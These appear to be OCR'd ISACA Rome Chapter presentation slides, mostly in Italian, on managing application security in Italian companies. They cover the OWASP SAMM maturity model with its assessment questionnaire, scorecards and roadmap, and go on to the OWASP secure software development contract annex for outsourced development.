
ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

Es: Handling Access Control



ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

Potential Enterprise ESAPI Cost Savings



La gestione della sicurezza appplicativa nelle aziende italiane

- Introduzione alla sicurezza del software
- Le maggiori problematiche web
- Comuni approcci non strutturati alla gestione della sicurezza applicativa
- Le iniziative OWASP per il supporto all'SDLC
- La maturità dello sviluppo software nelle aziende italiane
- La creazione di un Sofware Security Program

OWASP SAMM

- OWASP SAMM: I modelli precedenti di Maturity Model sono buoni per gli esperti da utilizzare come una guida, ma difficile per le aziende da utilizzare per migliorare i propri obiettivi.
- Modello prescrittivo: mostra un percorso comune da seguire.

OWASP SAMM: obiettivi

SAMM: 4 Funzioni di business critiche

Governance

Software development management activities and organisation-wide business processes

Construction

Goal definition and software creation processes

Verification

Checking, evaluation and testing of software development artifacts

Deployment

Software release management and normal operational management

- Si inizia con le 4 attività di base legate ad ogni azienda che sviluppa o acquista software
- Nomi generici delle funzioni ma dovrebbero essere compresi dagli sviluppatori e manager

63

Ciascuna area ha 3 Security Practices

Governance	Construction	Verification	Deployment
			
Security & Metrics	Threat Assessment	Design Review	Vulnerability Management
Policy & Compliance	Security Requirements	Code Review	Environment Hardening
Education & Guidance	Secure Architecture	Security Testing	Operational Enablement

64

Per ogni security practice

- Sono definiti 3 obiettivi per ogni practice che definiscono come questa può essere migliorata nel tempo
  - Ciò stabilisce una nozione del livello al quale un'organizzazione adempie ad una data Practice

- I 3 livelli per una practice in generale corrispondono a:
  - (0: Inizio implicito con la Practice non completata)
  - 1: Inziale comprensione e la disposizione ad hoc della Practice
  - 2: Aumentare l'efficienza e / o l'efficacia della pratica
  - 3: Padronanza completa della pratica

Ad esempio: BF Governance, SP Education

Governance

- Security & Metrics
- Policy & Compliance
- Education & Guidance

	EG1	EG2	EG3
Obiettivi	Offrire allo staff di sviluppo l'accesso alle risorse di sviluppo sicuro	Educare tutto il personale nel SDLC in base al proprio ruolo nello sviluppo sicuro	Training sulla sicurezza mandatori e completi. Personale certificato
Attività	A. Condurre Training tecnici su Security Awareness B. Costruire e mantenere linee guida tecniche	A. Condurre training specifici in base al ruolo B. Utilizzare i trainer per migliorare i team di progetto	A. Creare un supporto formale per la application security B. Stabilire esami in base ai ruoli aziendali

66

Livello 3

EG 3

Activities

A. Create formal application security support portal

Building upon written resources on topics relevant to application security, create and advertise a centralized repository (usually an internal web site). The guidelines themselves can be created in any way that makes sense for the organization, but an approval board and straightforward change control processes must be established.

Beyond static content in the form of best-practices lists, tool-specific guides, FAQs, and other articles, the support portal should feature interactive components such as mailing lists, web-based forums, or wikis to allow internal resources to cross-communicate security relevant topics and have the information cataloged for future reference.

The content should be cataloged and easily searchable based upon several common factors such as platform, programming language, pertinence to specific third party libraries or frameworks, life-cycle stage, etc. Project teams creating software should align themselves early in product development to the specific guidelines that they will follow. In product assessments, the list of applicable guidelines and product-related discussions should be used as audit criteria.

B. Establish role-based examination/certification

Either per role or per training class/module, create and administer aptitude exams that test people for comprehension and utilization of security knowledge. Typically, exams should be created based on the role-based curricula and target a minimum passing score around 75% correct. While staff should be required to take applicable training or refresher courses annually, certification exams should be required biannually at a minimum.

Based upon pass/fail criteria or exceptional performance, staff should be ranked into tiers such that other security-related activities could require individuals of a particular certification level to sign-off before the activity is complete, e.g. an uncertified developer cannot pass a design into implementation without explicit approval from a certified architect. This provides granular visibility on an per-project basis for tracking security decisions with individual accountability. Overall, this provides a foundation for rewarding or penalizing staff for making good business decisions regarding application security.

Results

- Efficient remediation of vulnerabilities in both ongoing and legacy code bases
- Quickly understand and mitigate against new attacks and threats
- Judge security-savvy of staff and measure against a common standard
- Establish fair incentives toward security awareness

Add'l Success Metrics

- >80% staff certified within past 1 year

Add'l Costs

- Certification examination build-out or license
- Ongoing maintenance and change control for application security support portal
- Human-resources and overhead cost for implementing employee certification

Add'l Personnel

- Developers (1 day/yr)
- Architects (1 day/yr)
- Managers (1 day/yr)
- Business Owners (1 day/yr)
- QA Testers (1 day/yr)
- Security Auditors (1 day/yr)

68

Applicare il modello


Procedura di assessment


- Condurre un assessment
- Creare uno score card
- Costruire un programma di assurance
  - Metriche
  - Road map
- Implementare gli obiettivi e condurre nuovamente un assessment

Assessment


Education & Guidance	Yes/No	
✦ Have most developers been given high-level security awareness training?		
✦ Does each project team have access to secure development best practices and guidance?		EG 1
✦ Are most roles in the development process given role-specific training and guidance?		
✦ Are most stakeholders able to pull in security coaches for use on projects?		EG 2
✦ Is security-related guidance centrally controlled and consistently distributed throughout the organization?		
✦ Are most people tested to ensure a baseline skill-set for secure development practices?		EG 3

Scorecards


before
after
Strategy & Metrics
2
3
Policy & Compliance
1
2
Education & Guidance
1+
2
Threat Assessment
1
2
Security Requirements
0+
1+
Secure Architecture
0
1


Design Analysis
1
2
Code Review
2
3
Security Testing
1
2
Vulnerability Management
0+
1
Environment Hardening
1
1
Operational Enablement
2
3

Roadmap



Phase 1
Phase 2
Phase 3
Phase 4
Strategy & Metrics
Policy & Compliance
Education & Guidance
Threat Assessment
Security Requirements
Secure Architecture
Design Analysis
Code Review
Security Testing
Vulnerability Management
Environment Hardening
Operational Enablement

Le maggiori criticità delle aziende italiane nella gestione dell'SDLC

- Outsourcing dello sviluppo: fiducia cieca nel sw acquistato
  - Verifica di sicurezza solo dell'applicazione running (WAPT), non Design e Code Review
  - Utilizzo di framework open source che introducono nuove vulnerabilità
  - Aggiunta di componenti da terze parti senza fare review (js, banner)
- Outsourcing dell'infrastruttura: fiducia cieca nella gestione
  - non ci sono contratti di gestione delle problematiche di sicurezza, degli incidenti e delle modalità di deploy.

Sviluppo in-house o in outsourcing?

- Mondo ideale: l'azienda ha team di persone differenti (interni) per le fasi di :
  - Sviluppo
  - Review
  - Testing



Sviluppo in Outsourcing

Development Team

Linee guida di sviluppo sicuro e checklist

Contratto

CR Tools

Code Review Team

Metodologia di Review Checklist

CR Tools


Application Testing Team

Metodologia di Testing

PT Tools

Collaudo software sviluppato in Outsourcing

- OWASP Secure Software Development Contract Annex
- Definisce un insieme di regole da far scrivere nei contratti di sviluppo software al fine di rispettare le specifiche di sicurezza



Obiezioni comuni

1. Ma non tutte le condizioni sono giuste per noi ..
2. Ma chi dovrebbe pagare per queste attività ...
3. Ma il livello di rigore è SBAGLIATO ....
4. Ma Non Possiamo Assumerci Un Rischio Così Elevato ...
5. Ma come possiamo garantire codice di terze parti ...
6. Ma è troppo difficile da produrre tutta questa documentazione ...

Filosofia del documento

(a) Le decisioni sulla sicurezza saranno basate sui rischi. Le decisioni saranno effettuate congiuntamente da cliente e sviluppo

(b) Le attività di sicurezza saranno bilanciate. Distribuite in modo uniforme nell'intero ciclo di vita dello sviluppo software.

(c) L'Attività di sicurezza sarà integrata. Tutte le attività e la documentazione sarà integrata nel ciclo di vita del software per gli sviluppatori e non tenuto separato dal resto del progetto.

(d) Le vulnerabilità sono attese. Tutto il software presenta dei bug. Si cercherà di identificare le vulnerabilità più presto possibile nel ciclo di vita del sw.

(e) Le vulnerabilità saranno condivise. Tutte le informazioni relative alla sicurezza saranno condivise tra il Cliente e Sviluppo immediatamente e completamente.

(1) Security Requirements area

- **Validation and Encoding.**
- **Authentication and Session Management.**
- **Access Control.**
- **Error Handling.**
- **Logging.**
- **Connections to External Systems.**
- **Encryption.**
- **Availability**
- **Secure Configuration.**
- **Specific Vulnerabilities. “OWASP Top Ten Most Critical Web Application Vulnerabilities.”**

(2) Librerie, framework e prodotti

- **Disclosure.** Lo sviluppo deve indicare tutti i software di terze parti usati nel software, incluse tutte le librerie, strutture, componenti, e altri prodotti, siacommerciale, gratuito, open-source o closed-source.
- **Evaluation.** L'ideatore dovrà fare ogni ragionevole sforzo per assicurare che il software di terze parti soddisfi tutti i termini di questo accordo ed è sicuro come codice personalizzato sviluppato nell'ambito dell’accordo.

(3) Security Review

Right to Review.

Il cliente ha il diritto di rivedere il codice a proprie spese in ogni momento fino a 60 giorni dalla consegna. Lo sviluppo si impegna a fornire un supporto ragionevole del team di revisione, fornendo il codice sorgente e l'accesso ad ambienti di test.

Review Coverage.

Security Review comprende tutti gli aspetti del software fornito, incluso il codice personalizzato,componenti, prodotti e configurazione del sistema.

Scope of Review.

Come minimo, la revisione riguarda tutti i requisiti di sicurezza e le vulnerabilità comuni. La revisione può includere una combinazione di scansione di vulnerabilità, pt , l'analisi statica del codice sorgente e il code Review di esperti.

Issues Discovered.

I problemi di sicurezza scoperti verrà segnalato sia al client che allo sviluppo.

(4) Assurance

(a) Certification Package.

Lo sviluppo fornirà un "pacchetto certificazione" costituito dalla documentazione relativa alla protezione creata durante il processo di sviluppo. Il pacchetto dovrebbe stabilire che i requisiti di sicurezza, progettazione, implementazione e risultati di test sono stati compilati.

(b) Autocertificazione.


Lo sviluppo certifica che il software soddisfi i requisiti di sicurezza, tutte le attività di sicurezza sono stati effettuate, e tutti i problemi legati alla sicurezza sono stati documentati e risolti.

(c) Nessun codice dannoso.

Lo sviluppo garantisce che il software non deve contenere alcun codice dannoso, come virus, worm, backdoor, malware.

